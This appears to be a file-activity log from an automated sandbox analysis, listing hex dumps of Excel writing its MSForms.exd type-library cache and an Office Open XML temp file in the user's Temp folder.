C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.......@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	88 77 92 2b 79 8e fd 41 91 7a 2e cb 93 16 d5 b4 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.w.+y..A.z.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE ..8A...G...0...I...)...H..|F.. l=..,B...!...;..PG..TF..TC..T >...,..l<..L:..,D..x8...E..$G.. .E...C.. I...I..40..0@...B...D ..(>...?..@B.. E...G...C...2.. A...H..hD...E...&.../..T+...2 ...A...@...4...+...@..t;...,.. xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FEEE0000	569	498	b4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 8b a2 28 2c 67 d1 a4 cb 36 40 52 a0 5b 9a 1c c9 84 f9 02 c9 38 f2 df 77 28 39 6e e3 e8 89 b6 1b cb 12 75 e7 cc 5c 8a 33 eb 9b 46 ab ec 00 3e 48 6b 4a 72 55 ac 48 06 86 5b 21 4d 5d 92 1f 8f 5f f3 4f 24 0b 91 19 c1 94 35 50 92 23 04 72 b3 79 ff 6e fd 78 74 10 32 54 9b 50 92 5d 8c ee 33 a5 81 ef 40 b3 50 58 07 06 57 2a eb 35 8b 78 eb 6b ea 18 df b3 1a e8 f5 6a f5 91 72 6b 22 98 98 c7 14 83 6c d6 b7 50 b1 27 15 b3 bb 06 1f 77 99 6c a5 21 d9 97 ee bd 84 2a 09 73 4e 49 ce 22 26 4a 0f 46 5c 40 72 5b 55 92 83 b0 fc 49 63 e8 22 38 0f 4c 84 1d 40 d4 aa 70 5e 22 d1 3f 40 8c 58 58 20 b4 97 e9 4c 7d c1 94 3a e5 9c 9e f7 2b 40 57 bd 8a 26 4f 2b fd 1a 0f 2a 5c 88 26 4a 73 9d 77 05 2a db f2 c3 4e ba f0 01 0d 1e 20 a4 95	...n.0.E.....D'..(,g...6@R.[.....8..w(9n.....u..\.3..F ...>HkJrU.H.. [!M]..._.O$.....5 P.#.r.y.n.xt.2T.P.]..3...@.P X..W*.5.x.k.....j..rk".....l.. P.'.....w.l.!.....*.sNI."&J.F\ @r[U....Ic."8.L..@..p^".? @.XX ...L}..:.....+@W..&O+...*\.&J s.w.*...N..... ..	success or wait	27	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\FEEE0000	1067	2	03 00	..	success or wait	26	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FEEE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 38 86 cd ac f4 01 00 00 35 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.8.......5....... [Content_Types].xml ... (...................................	success or wait	28	7FEEAC59AC0	unknown

